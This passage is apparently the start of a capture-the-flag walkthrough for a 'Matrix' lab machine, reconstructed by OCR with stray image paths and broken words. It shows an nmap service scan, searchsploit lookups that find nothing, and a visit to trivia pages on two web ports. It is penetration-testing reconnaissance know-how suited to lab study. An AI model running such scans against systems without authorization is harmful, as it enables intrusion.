
```
root@kali:~# nmap -sV 192.168.41.152
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-04 09:04 EST
Nmap scan report for 192.168.41.152
Host is up (0.0035s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.7 (protocol 2.0)
80/tcp    open  http    SimpleHTTPServer 0.6 (Python 2.7.14)
31337/tcp open  http    SimpleHTTPServer 0.6 (Python 2.7.14)
MAC Address: 00:0C:29:03:4F:17 (VMware)

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.68 seconds
root@kali:~# 
```

Using Searchsploit (Searchsploit is a tool that allows penetration testers to directly search for exploits present in exploit database from the terminal) did not give me any positive results on both softwares running on ports 22,80 and 31337 as shown below. It's fruitless here.




```
root@kali:~# searchsploit OpenSSH 7.7
Exploits: No Result
Shellcodes: No Result
root@kali:~# searchsploit simplehttpserver 0.6
Exploits: No Result
Shellcodes: No Result
root@kali:~# 
```

I open the browser and pay a visit to the website running on port 80 and see that it is just so-me trivia related to the movie Matrix. Would have enjoyed but I was not a big fan of Matrix m-ovie even when it was breaking records in theatres.




Next I open the website running on port 31337 and see that it also has some more trivia relat -ed to the movie Matrix.


Applications Places Firefox ESR Fri 09:24
Welcome in Matrix - Mozilla Firefox
Welcome in Matrix
192.168.41.152:31337
Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng
b
Mozilla Firefox seems slow... to... start. Learn How to Speed It Up Don't Tell Me Again

Cypher

